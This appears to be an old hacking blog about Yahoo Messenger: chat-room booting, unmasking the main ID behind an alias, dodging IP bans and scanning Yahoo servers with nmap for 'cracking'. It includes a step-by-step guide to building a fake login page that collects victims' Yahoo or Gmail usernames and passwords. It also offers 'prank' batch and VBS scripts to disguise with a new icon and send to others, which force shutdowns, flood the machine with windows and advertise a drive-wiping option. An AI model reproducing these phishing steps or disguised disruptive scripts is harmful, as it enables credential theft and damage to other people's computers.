MusicPlaylistRingtones
Create a playlist at MixPod.com

5 seconds YahELite BOOT

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
I found my sitting in a chat room a lil while ago and i seen a chick saying that no one was gonna kick her....the results are displayed below....Enjoy.

Before u ask the booter im using i haven't seen on any site so im gonna keep it that way....sorry. Everything gets posted aome time or another might see it somewhere

First Time (5 seconds)


Second Time(5 seconds)
Read more...

Block Invisible Checker

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
Protect Prevent Block Invisible Checker Detector Yahoo Messenger

Getting Checked or Detected when we are in Invisible Status by someone else using Invisible Status Checker Detector might be make us annoyed or bothered. We knew that using Invisible Status in Yahoo Messenger is the ways we don’t want to be bother by anyone else. We set our status in Invisible Mode because of we don’t want to make a chat or conversation with anyone else or somebody else (we can set invisible to one person or one buddy, or all of users). Thus, the question is,”Is there any way we can prevent our self being checked by someone else when we are in invisible status? How to Block Invisible Status Checker? How to Disable Invisible Status Detector? etc.

Prevent Invisible Checker Block Invisible Detect
There is one way we can block Invisible Status Checker Detector. We can use Alias ID of Yahoo Messenger as our MAIN CHAT ID. Main chat ID means that we send add friends and make a chat with others only using our Alias ID. The ability of Alias ID / Username that can be set to be inactive and active would be the best way to protect from being checked by Invisible Status. But if you using MAIN or Primary ID, you’ll never be able to inactive it. So, if you already use Main ID as your Main Chat ID, you better make new ID and add several Alias or Secondary ID and make it as your Main Chat ID. This means if you do not want Invisible Checker would detect you, you set your Alias Yahoo Messenger ID inactive, and then release it again if you want to be active. Remember, Inactivate Alias ID would make your Alias ID paralyze and can not be used to make a chat. But you can use others Alias ID or your Main ID to chat normally without need to log in or re login.
Read more...

Hide Your Details

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
Steps:

1. On whatever ID you want with no profile
2. Edit your profile.
3. Click Designate this profile as an 'adult profile'
4. Now go to your Account Info
5. Change account language to China , & leave it Read more...

Create your own 47 Character Yahoo-ID

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
Ok nothing special with this, but we know yahoo allowed only 32 chars yahoo id, so how can we create a 47 chars?
1st only with letters W and M are the longest 32 chars we can make all you need to do is create the id on
@rocketmail.com << chars =" so"> look ma samples


Read more...

Unlock Yahoo! ID

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
Your account is locked when someone enters an incorrect login multiple times (usually around 30). Yahoo! locks the account for "security reasons" and you are unable to access your chat names. Cool thing is, these are a piece of cake to unlock. All you need is a list of Yahoo servers to log in with. Every time you login, you are using what's called a server to access yahoo. You login with a cookie, which is sort of like an information packet or ID proving that you are who you claim to be, and the account is yours.

When people attempt to log your name in multiple times with a locking tool, all they are doing is logging in over and over with an incorrect password until your cookie expires, which means you will no longer be allowed to login. So, when you find yourself locked, what you need to do is refresh your cookie. But how can you do that when the yahoo server you were using has blocked you?

Simple, find another server. Yahoo has servers all over the place. There are more than I'd care to count. I'll include a pretty decent sized list with this tutorial. All you have to do is paste one of these servers in your browser and log in on the page you see. Unless you have been locked on that server as well, you will receive a fresh cookie and will be able to log in to messenger again.

Tons of people try to go through their email and login there to unlock an account, but a smart locker will shut down your mail server first, then cut off your chat server. Most people don't know what to do if the email is blocked, so they give up trying. That's why I don't even bother with the email method. I simply pick another server, log in, and I'm good to go. There are so many servers out there that it is impossible to lock them all. Even if they could, the lock is only for about 12 hours, and then you're back in business.

Some Yahoo Severs :

Code:
http://cn.mail.yahoo.com/?id=77070

http://edit.india.yahoo.com/config/mail?.intl=in

http://edit.europe.yahoo.com/config/mail?.intl=uk

http://login.yahoo.com/config/mail?.intl=cf

http://my.yahoo.co.jp/

http://login.yahoo.com/config/login
YAHOO CHAT LOGINS:

Code:
http://hk.chat.yahoo.com/?myHome

http://tw.chat.yahoo.com/?myHome

http://in.chat.yahoo.com/?myHome

http://chat.yahoo.co.jp/?myHome

http://chat.yahoo.co.jp/?myHome

http://sg.chat.yahoo.com/?myHome

http://chinese.chat.yahoo.com/?myHome

http://cn.chat.yahoo.com/?myHome

http://asia.chat.yahoo.com/?myHome

http://au.chat.yahoo.com/?myHome

http://dk.chat.yahoo.com/

http://fr.docs.yahoo.com/chat/chatbylycos.html

http://de.docs.yahoo.com/chat/chatbylycos.html

http://it.docs.yahoo.com/chat/chat.html

http://no.chat.yahoo.com/

http://es.docs.yahoo.com/chat/chatbylycos.html

http://se.chat.yahoo.com/
Read more...

How to Scan for New Unpatched Servers

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
I found this on another site thought it might be usefull to others on this site as not many like to help in finding unpatched servers... hope it helps some of yous... ive tried it and to be honest its no diff to running ip reaper and doing a ip range scan on servers but who knows sumone might be able to add to this.

HERE IS A LIL TUT ON HOW TO SCAN FOR YAHOO SERVERS AND FIND NEW ONES UNPACTHED ETC.....

STEP ONE DOWNLOAD AND INSTALL NMAP
http://download.insecure.org/nmap/di...4.20-setup.exe

STEP TWO GO TO START/PROGRAMS/ACCESSORIES/COMAND PROMPT OPEN IT THEN TYPE IN THE COMMAND nmap n1.login.re3.yahoo.com ping AND CLICK ENTER....NOTE U CAN CHANGE THE SERVER TO ANY YAHOO SERVER YOU WISH


WHEN IT HAS FINISHED SCANNING WICH WILL TAKE ABOUT 30 SECONDS YOU WILL SEE LOTS OF YAHOO SERVERS FOR VARIOUS THINGS PLEASE COPY AND PASTE THESE TO A NOTE PAD AND TAKE OUT EITHER ONES THAT HAVE LOGIN OR EDIT IN THEM AS THEY ARE THE ONES YOUR LOOKING FOR REFER TO THE FOLLOWING SCREEN SHOT


THE IP TO THE SERVER IS LOCATED ON THE END OF THE HIGHLIGHTED LINE IT IS 203.212.170.235 <<
THIS COMMAND PINGS THE SERVER WHAT WE ARE LOOKING FOR IS THE SERVERS IP ADDRESS AS SHOWN IN THE FOLLOWING SCREEN SHOT


STEP THREE THEN TYPE IN THE COMMAND nmap -sP 203.212.170.1-255 AND PRESS ENTER....NOTE I HAVE CHANGED THE LAST DIGITS ON THE END OF THE IP TO A 1 AS THIS IS THE START OF THE RANGE AND RANGES ALWAYS FINISH AT 255 SO I WANT TO SCAN FROM 1 TO 255 THAT IS WHY ON THE END OF THE IP YOU WILL SEE 1-255 YOU MAY CHANGE THESE NUMBERS AS YOU WISH BUT THE FIRST NUMBER MUST BE LOWER THEN THE SECOND AND THEY MUST BE WITHIN 1 TO 255


THEN YOU WILL SEE A LIST OF YAHOO SERVERS APPEAR NOT ALL OF THESE YOU CAN USE JUST COPY AND PASTE THEM ALL TO A NOTE PAD AND COPY THE ONES THAT HAVE EITHER HAVE LOGIN OR EDIT IN THEM THEY ARE WHAT YOUR LOOKING FOR TO USE IN CRACKING


AND THERE YOU HAVE IT YAHOO SERVERS FRESHLY SCANNED....ENJOY...NOTE FOR THE nmap COMMAND LIST JUST TYPE IN nmap -h AND CLICK ENTER Read more...

Change IP in less than 30 secs

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
The following is a guide on how to change your IP in 30 seconds or less. This can be used if your IP has been banned from a game server, or on gunbound if your IP get's blocked. I've tried this on both Windows XP and Windows 2000, and it has worked!


1. Click on "Start" in the bottom left hand corner of screen

2. Click on "Run"

3. Type in "command" and hit okay

You should now be at an MSDOS prompt screen.

4. Type "ipconfig /release" just like that, and hit "enter"

5. Type "exit" and leave the prompt

6. Right-click on "Network Places" or "My Network Places" on your desktop.

7. Click on "properties"

* You should now be on a screen with something titled "Local Area Connection", or something close to that, and, if you have a network hooked up, all of your other networks. *

8. Right click on "Local Area Connection" and click "properties"

9. Double-click on the "Internet Protocol (TCP/IP)" from the list under the "General" tab

10. Click on "Use the following IP address" under the "General" tab

11. Create an IP address (It doesn't matter what it is. I just type 1 and 2 until i fill the area up. I use my same ip address with a different number at end of ip, same sub mask, same default gateway.)

12. Press "Tab" and it should automatically fill in the "Subnet Mask" section with default numbers.

13. Hit the "okay" button here

14. Hit the "okay" button again

*You should now be back to the "Local Area Connection" screen.*

15. Right-click back on "Local Area Connection" and go to properties again.

16. Go back to the "TCP/IP" settings

17. This time, select "Obtain an IP address automatically"

18. Hit "okay"

19. Hit "okay" again

20. You now have a new IP address

With a little practice, you can easily get this process down to 15 seconds.


*Note* This only changes your dynamic IP address, not your ISP/IP address. If you plan on hacking a website with this trick be extremely careful, because if they try a little, they can trace it back Read more...

Making Yahvox domination work for other chat clients

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
Here is a simple way of using yavox domination in other chat clients, I tested in yazak, yhook, ytklite, svox and chat admin and it works and has better dominance compare with vc guard or power mic (on my test). First you have to have these tools;
1. yavox domination (1,3 or 4)
2. vc guard (the blue one not the beta version)

1. First open vc guard and select the client you want to protect.

2. open yavox domination.exe, activate domination (For yhook users please change the value 100 in the yavox domination to 200 so that you wont get an error.)

3.Login your client and join a room and open voice. (Notice that the vc guard icon does not change to green thats ok, coz yavox doimination is working you will see the number of voice users in the format (ex.12/12).the thanks button.

Here are some screen shots, notice that I was using different versions of yavox domination:


Read more...

Basic Yahoo Messenger 9 Tips and Tricks

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
Here are some things you can do with your Yahoo messenger. I will put them in three sections - Easy, Moderate and Hard to show what level of computer knowledge is recommended.
Easy


Send a group message

This one is really simple. Just right click on the group title in your contact list and select Send Message to all in this group . Alternatively hold down the Ctrl and left click on the names you wish to send a message to. Once you have highlighted the required names simply right click on a name and select Send a message .

Change webcam status message

Really simple and hardly a secret. Click Lo gin at the top left and then click on Preferences. Once the preferences window has opened click on Web cam in the list on the left. Now on the right at the bottom you should see a box and next to it it says When my Web cam is on, change my status message to . Tick the box and then type the message you want people to see when you have your webcam on.
Moderate

Change the title bar text

You can change the text that appears in the bar at the very top of the messenger window by simply editing the ymsgr.ini which you will find in the same folder as your messenger. Locate the ymsgr.ini file and open it in notepad or any text editor. Then at the end add the following

[APP TITLE]
caption=YOUR TEXT

changing YOUR TEXT to whatever you want it to say. Then save the file and close messenger. When you restart messenger you will see your new message.
Advanced


Edit/delete your custom away messages


Please only attempt this if you are confident at registry editting. Click Start and click on Run . In the run window type regedit and press Enter. Once regedit has opened click the following items in the list on the left. You can either double click the folder image or single click on the + sign. First open HKEY_CURRENT_USER then Software then Yahoo then Pager then profiles . Next open the folder for the accounts who's away messages you want to edit or delete. Now open the Custom Msgs folder. In here you will see all the status messages you have set next to a number. The Number_DND bit sets whether it shows you as busy or not with that status. 1 will show you as busy while 0 will not and 2 will set you as idle. The away msg entry is the last away message you used. Read more...


Detect Main Id From Alias old method

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
Detect Main Id From Alias old method


First install BUDDY SPY.

http://www.viprasys.org/vb/f25/buddy...tector-126440/

THEN TYPE PROFILE ID,, YOU WILL SEE MAIN PROFILE THERE,,,

rememmber if id is offline this will not work.
if id is online/invisible this will 100% work.

No Ip ban Enjoy.


New method,,, id on or off doesn't matter.

Read more...

Stop Exploit Boot

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
Ok i been posting this tut long way back and still works 1000% works on any Clients , Ym Companion and YM ..its ma personal experience so before you make any comments that this not working try it 1st !!!! Never been booted yet using this method " SIMPLY THEIR BOOTING THE ID THAT DOESNT EXIST ANYMORE " enjoy ......booting . Lets see you can try any booter on net

NOTE NEGATIVE EFFECT : if the booter knows ur using this method ur doom no need for bot program


Read more...

Block Invisible Checker

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
Getting Checked or Detected when we are in Invisible Status by someone else using Invisible Status Checker Detector might be make us annoyed or bothered. We knew that using Invisible Status in Yahoo Messenger is the ways we don’t want to be bother by anyone else. We set our status in Invisible Mode because of we don’t want to make a chat or conversation with anyone else or somebody else (we can set invisible to one person or one buddy, or all of users). Thus, the question is,”Is there any way we can prevent our self being checked by someone else when we are in invisible status? How to Block Invisible Status Checker? How to Disable Invisible Status Detector? etc


Prevent Invisible Checker Block Invisible Detect
There is one way we can block Invisible Status Checker Detector. We can use Alias ID of Yahoo Messenger as our MAIN CHAT ID. Main chat ID means that we send add friends and make a chat with others only using our Alias ID. The ability of Alias ID / Username that can be set to be inactive and active would be the best way to protect from being checked by Invisible Status. But if you using MAIN or Primary ID, you’ll never be able to inactive it. So, if you already use Main ID as your Main Chat ID, you better make new ID and add several Alias or Secondary ID and make it as your Main Chat ID. This means if you do not want Invisible Checker would detect you, you set your Alias Yahoo Messenger ID inactive, and then release it again if you want to be active. Remember, Inactivate Alias ID would make your Alias ID paralyze and can not be used to make a chat. But you can use others Alias ID or your Main ID to chat normally without need to log in or re login.
Read more...

How to open ports/make cracker run/make the vc soft working

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under
Hope this will help the people
-who don't get Nps/cracker don't (move/work) :x
-whose port 1080 is block(cannot put vc)
-who don't get voice
-who don't get green HTTP proxy
-whose port 1080 8080 80 6582 3128 are blocked by government


Following country users are victim of this problem

1.Azerbaijan
2.Bahrain
3.Brazil
4.Ethiopia
5.Iran
6.India
7.Korea, Republic of
8.Morocco
9.Myanmar
10.Oman
11.Pakistan
12.Saudi Arabia
13.Singapore
14.Syria
15.Sudan
16.Thailand
17.Turkey
18.Tunisia
19.United Arab Emirates
20.Uzbekistan
21.Vietnam
22.Yemen


Why they face this?
-Government control the internet ISP. So in this countries they block those port.
- you cannot open this port even you forward this port in router.
- you cannot open this port by calling your ISP(internet provider)


Solution.
- You have to use VPN(Virtual Private Network)

What is VPN?
- Having a VPN account will allow you to bypass the controls by ISP.
- To open all ports(which will help in cracking and vc progs)
- To get New ip(example:- USA, UK, Netherlands, Germany)


Pay or Not?
- There is free vpn but you will not get the service in paid.
Free vpn will get disconnected in every 12 hours or net speed will be slow.

So I would prefer for getting paid VPN
- Run smooth
- No connection DC

I live in UAE. I use paid VPN. I use cracker and voice software. alot of people knows me as cracker


look at my Nps and Socks below.you can see the difference below.

SOCKS result


Socks cracker Result


HTTP CRacker
-With VPN

-Without VPN


Site where u can get VPN
free:
- www.hotspotshield.com
- www.your-freedom.net (free trail)

Paid:
- www.linkideo.com (free trail)
- www.strongvpn.com
- www.hellovpn.us
- And you can get alot of other VPN provider by Googleing "cheap and good qaulity VPN"
Read more...

The MOst dangerous scripts to prank your friend

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under

ALL OF THEZE COMMANDZ ARE TO BE TYPED IN NOTEPAD
------------------------------------------------------------------------------------------------------------


1) Convey your friend a lil' message and shut down his / her computer:
Type :

@echo off
msg * I don't like you
shutdown -c "Error! You are too stupid!" -s


Save it as "Anything.BAT" in All Files and send it.

2) Toggle your friend's Caps Lock button simultaneously:
Type :

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop


Save it as "Anything.VBS" and send it.

3) Continually pop out your friend's CD Drive. If he / she has more than one, it pops out all of them!
Type :

Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop


Save it as "Anything.VBS" and send it.

4) Frustrate your friend by making this VBScript hit Enter simultaneously:
Type :

Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop


Save it as "Anything.VBS" and send it.

5) Open Notepad, slowly type "Hello, how are you? I am good thanks" and freak your friend out:
Type :

WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 100
WshShell.AppActivate "Notepad"
WScript.Sleep 500
WshShell.SendKeys "Hel"
WScript.Sleep 500
WshShell.SendKeys "lo "
WScript.Sleep 500
WshShell.SendKeys ", ho"
WScript.Sleep 500
WshShell.SendKeys "w a"
WScript.Sleep 500
WshShell.SendKeys "re "
WScript.Sleep 500
WshShell.SendKeys "you"
WScript.Sleep 500
WshShell.SendKeys "? "
WScript.Sleep 500
WshShell.SendKeys "I a"
WScript.Sleep 500
WshShell.SendKeys "m g"
WScript.Sleep 500
WshShell.SendKeys "ood"
WScript.Sleep 500
WshShell.SendKeys " th"
WScript.Sleep 500
WshShell.SendKeys "ank"
WScript.Sleep 500
WshShell.SendKeys "s! "


Save it as "Anything.VBS" and send it.

6) Frustrate your friend by making this VBScript hit Backspace simultaneously:
Type :

MsgBox "Let's go back a few steps"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop


Save it as "Anything.VBS" and send it.

7) Hack your friend's keyboard and make him type "You are a fool" simultaneously:
Type :

Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "You are a fool."
loop


Save it as "Anything.VBS" and send it.

8) Open Notepad continually in your friend's computer:
Type :

@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top


Save it as "Anything.BAT" and send it.

9) Hard prank: Pick your poison batch file. It asks your friend to choose a number between 1-5 and then does a certain action:

1: Shutdown
2: Restart
3: Wipes out your hard drive (BEWARE)
4: Net send
5: Messages then shutdown
Type :

@echo off
title The end of the world
cd C:\
:menu
cls
echo I take no responsibility for your actions. Beyond this point it is you that has the power to kill yourself. If you press 'x' then your PC will be formatted. Do not come crying to me when you fried your computer or if you lost your project etc...
pause
echo Pick your poison:
echo 1. Die this way (Wimp)
echo 2. Die this way (WIMP!)
echo 3. DO NOT DIE THIS WAY
echo 4. Die this way (you're boring)
echo 5. Easy way out
set input=nothing
set /p input=Choice:
if %input%==1 goto one
if %input%==2 goto two


Save it as "Anything.BAT" and send it.

You might wanna have to change the Icon of the file before sending it to your friend, so right click the file, click Properties, click on the 'Change' Icon and change the icon from there

Read more...

Create Fake Login

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under

{1} Open www.jotform.com and Sign Up.

{2} Then Login there with your newly registered account.

{3} Now click on ' Create your first form'.

{4} Now delete all the pre-defined entries, just leave 'First Name:'. (To delete entries, select the particular entry and then click on the cross sign.)

{5} Now Click on 'First Name:' (Exactly on First Name). Now the option to Edit the First Name is activated, type there "username:" (for gmail) or YahooId: (for Yahoo)

{6} Now Click on 'Power Tool' Option (In right hand side...)

{7} Double click on 'PasswordBox'. Now Click the newly form password entry to edit it. Rename it as 'Password:'

{8} Now Click on 'Properties' Option (In right hand side...). These are the form properties.

{9} You can give any title to your form. This title is used to distinguish your forms. This Title cannot be seen by the victim.

{10} Now in ThankYou URL you must put some link, like http://www.google.com or anything. Actually after entering username & password, user will get redirect to this url.(Don't leave it blank...)

{11} Now Click on 'Save'. After saving, click on 'Source' Option.

{12} Now you can see two Options, namely 'Option1' & 'Option2'. Copy the full code of 'Option2'.

{13} Now open Notepad **** editor and write the following code their.

Paste the Option2 code here

{14} And now save this as index.html. Now we have to put this index.html on internet. I mean now we are going to host this file. For this we will use FREE hosting provider service. You can try the following FREE hosting providers. Make a free hosting account and come back here...

http://www.webng.comhttp://www.atspace.com

{15} I hope u have succesfully created a free hosting account. Now Login in your hosting account. And then Open 'File Manager'.

{16} Upload this index.html there... now u can see your index.html online by typing the url (url will be given to you by your free hosting provider..
Read more...

Yahoo Tweak for getting tabs in IM window

Posted by [•-•)|z|4|Ç|k|¥|(•-•] under


Feature which makes it unique from the traditional yahoo messenger i.e tabbed IM windows as shown in the picture.In the present version, one more IM window opens for every conversation you do.But in the next version all the conversations will be done as tabs in a single window just like as it happens in Gaim , instead of messing up your taskbar with different windows.This tab feature is also present in Yahoo messenger 8.You can just use this feature by downloading the following registry hacks.First one is to on the feature and the second one is to turn it off.
Yahoo messenger 8 IM window tab on registry patch
Yahoo messenger 8 IM window tab off registry patch

After downloading the files,run the tabbed_im_on.reg file.It will ask something like this "Are you sure you want to add the information to the registry??" click on yes and it will say information added to registry.For turning the hack off,run the second file and do the same above procedure.

The problems with the tabbed feature is that it won't show any notification if there are new messages in the newly opened tabs.it wont show in which tab the new message has arrived.It even won't update the title of the IM window when you navigate through different tabs.wackyb has got a hack which corrects the problems.
Download the wackyb update for Yahoo messenger hack
Read more...